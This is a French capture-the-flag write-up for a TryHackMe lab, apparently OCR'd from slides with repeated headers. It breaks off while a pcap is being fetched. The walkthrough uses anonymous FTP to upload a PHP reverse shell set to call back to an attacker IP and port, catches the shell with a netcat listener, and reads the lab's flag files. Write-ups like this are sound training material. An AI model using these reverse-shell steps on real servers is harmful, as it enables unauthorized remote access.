
Quick Write Up: Startup

TryHackMe - Yxène

Énoncé



We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren't sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root. Good luck!

Answer the questions below


What is the secret spicy soup recipe?

What are the contents of user.txt?

What are the contents of root.txt?

Reconnaissance

Scan de ports
Outil: Nmap



What is the secret spicy soup recipe?

```
nmap -T4 10.10.46.196 # -T4: scan + rapide mais - discret
```

```
Nmap scan report for 10.10.46.196
Host is up (0.095s latency).
Not shown: 997 closed ports

PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```


Scan de ports
Outil: Nmap

What is the secret spicy soup recipe?

```
nmap -T4 -sV -sC -p21,22,80 10.10.46.196 # -sC: Script scan
```

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534 65534    4096    Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0     0        251631  Nov 12  2020 important.jpg
|_-rw-r--r--    1 0     0        208     Nov 12  2020 notice.txt
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
```


Serveur FTP (Port 21)



What is the secret spicy soup recipe?

```
ftp -a 10.10.46.196 # -a: anonymous
ftp> get important.jpg
ftp> get notice.txt
ftp> ls -a
...
-rw-r--r-- 1 0     0              5 Nov 12  2020 .test.log
...
ftp> get .test.log
```

Serveur FTP (Port 21)
important.jpg




What is the secret spicy soup recipe?

Login to answer..

Everybody asks who's the impostor
Adityaaa.xd
but nobody asks how's the impostor


Serveur FTP (Port 21)

notice.txt




What is the secret spicy soup recipe?

Login to answer..



```
Whoever is leaving these damn Among Us memes in this share, it
IS NOT FUNNY. People downloading documents from our website
will think we are a joke! Now I dont know who it is, but Maya
is looking pretty sus.
```

Serveur FTP (Port 21)
.test.log




What is the secret spicy soup recipe?


Login to answer..

```
test
```

Site Web (port 80)



What is the secret spicy soup recipe?



No spice here!

Please excuse us as we develop our site. We want to make it the most stylish and convienient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, contact us. Otherwise, don't you worry. We'll be online shortly!

— Dev Team

Scan de répertoires (port 80)
Outil: dirb


What is the secret spicy soup recipe?

Login to answer..

```
dirb http://10.10.46.196
```


```
---- Scanning URL: http://10.10.46.196/ ----
==> DIRECTORY: http://10.10.46.196/files/
+ http://10.10.46.196/index.html (CODE:200|SIZE:808)
+ http://10.10.46.196/server-status (CODE:403|SIZE:278)

---- Entering directory: http://10.10.46.196/files/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

/files est listable



What is the secret spicy soup recipe?

Login to answer..




Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
ftp/	2020-11-12 04:53	-	
important.jpg	2020-11-12 04:02	246K	
notice.txt	2020-11-12 04:53	208	


Apache/2.4.18 (Ubuntu) Server at 10.10.46.196 Port 80

/files/ftp est modifiable !



What is the secret spicy soup recipe?

Login to answer..



Index of /

Name


Parent Directory

ftp/

important.jpg

notice.txt

Apache/2.4.18 (Ubu




```
ftp [NSE: writeable]
important.jpg
notice.txt
```

Reverse Shell

Reverse Shell PHP

Outil: pentestmonkey/php-reverse-shell


What is the secret spicy soup recipe?



php-reverse-shell

This tool is designed for those situations during a pentest where you have upload access to a webserver that's running PHP. Upload this script to somewhere in the web root then run it by accessing the appropriate URL in your browser. The script will open an outbound TCP connection from the webserver to a host and port of your choice. Bound to this TCP connection will be a shell.


This will be a proper interactive shell in which you can run interective programs like telnet, ssh and su. It differs from web form-based shell which allow you to send a single command, then return you the output.




```
$ip = '10.6.38.237';  // CHANGE THIS
$port = 6666;       // CHANGE THIS
```

Reverse Shell PHP

Outil: [pentestmonkey/php-reverse-shell]()



What is the secret spicy soup recipe?



Index of /files/ftp


Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.18 (Ubuntu) Server at 10.10.46.196 Port 80

```
ftp -a 10.10.46.196 # -a: anonymous
ftp> cd ftp
ftp> send php-reverse-shell.php
...
226 Transfer complete.
...
```


Reverse Shell PHP

Outil: pentestmonkey/php-reverse-shell



What is the secret spicy soup recipe?

Login to answer..



Index of /files/ftp

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.php	2025-03-15 18:09	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.46.196 Port 80

Reverse Shell PHP

Outil: pentestmonkey/php-reverse-shell

What is the secret spicy soup recipe?

```
# Machine Attaquante
```

```
nc -lvnp 6666
# Listening on 0.0.0.0 6666
```


```
# Serveur Web
```

```
/files/ftp/php-reverse-shell.php
```

```
# Connection received
whoami
# www-data
```

Élévation de privilèges

Élévation de privilèges




What is the secret spicy soup recipe?

Login to answer..

```
ls /
```

```
bin   home             lib         mnt         root  srv  vagrant
boot  incidents        lib64       opt         run   sys  var
dev   initrd.img       lost+found  proc        sbin  tmp  vmlinuz
etc   initrd.img.old   media       recipe.txt  snap  usr  vmlinuz.old
```

Élévation de privilèges




What is the secret spicy soup recipe?

```
cat /recipe.txt
```

```
Someone asked what our main ingredient to our spice soup is today. I
figured I can't keep it a secret forever and told him it was love.
```

Élévation de privilèges
www-data ⇒ lennie




What are the contents of user.txt?

Login to answer..

```
ls -lA /home/
```

```
drwx------ 4 lennie lennie 4096 Nov 12  2020 lennie
```

Élévation de privilèges
www-data ⇒ lennie




What are the contents of user.txt?

```
ls -lA /incidents
```

```
-rwxr-xr-x 1 www-data www-data 31224 Nov 12  2020 suspicious.pcapng
```

Analyse de PCAP



What are the contents of user.txt?

Login to answer..

```
# Machine Attaquante
```


```
# Machine Cible
```

```
nc -lvnp 6667 > suspicious.pcapng
# Listening on 0.0.0.0 6667
```

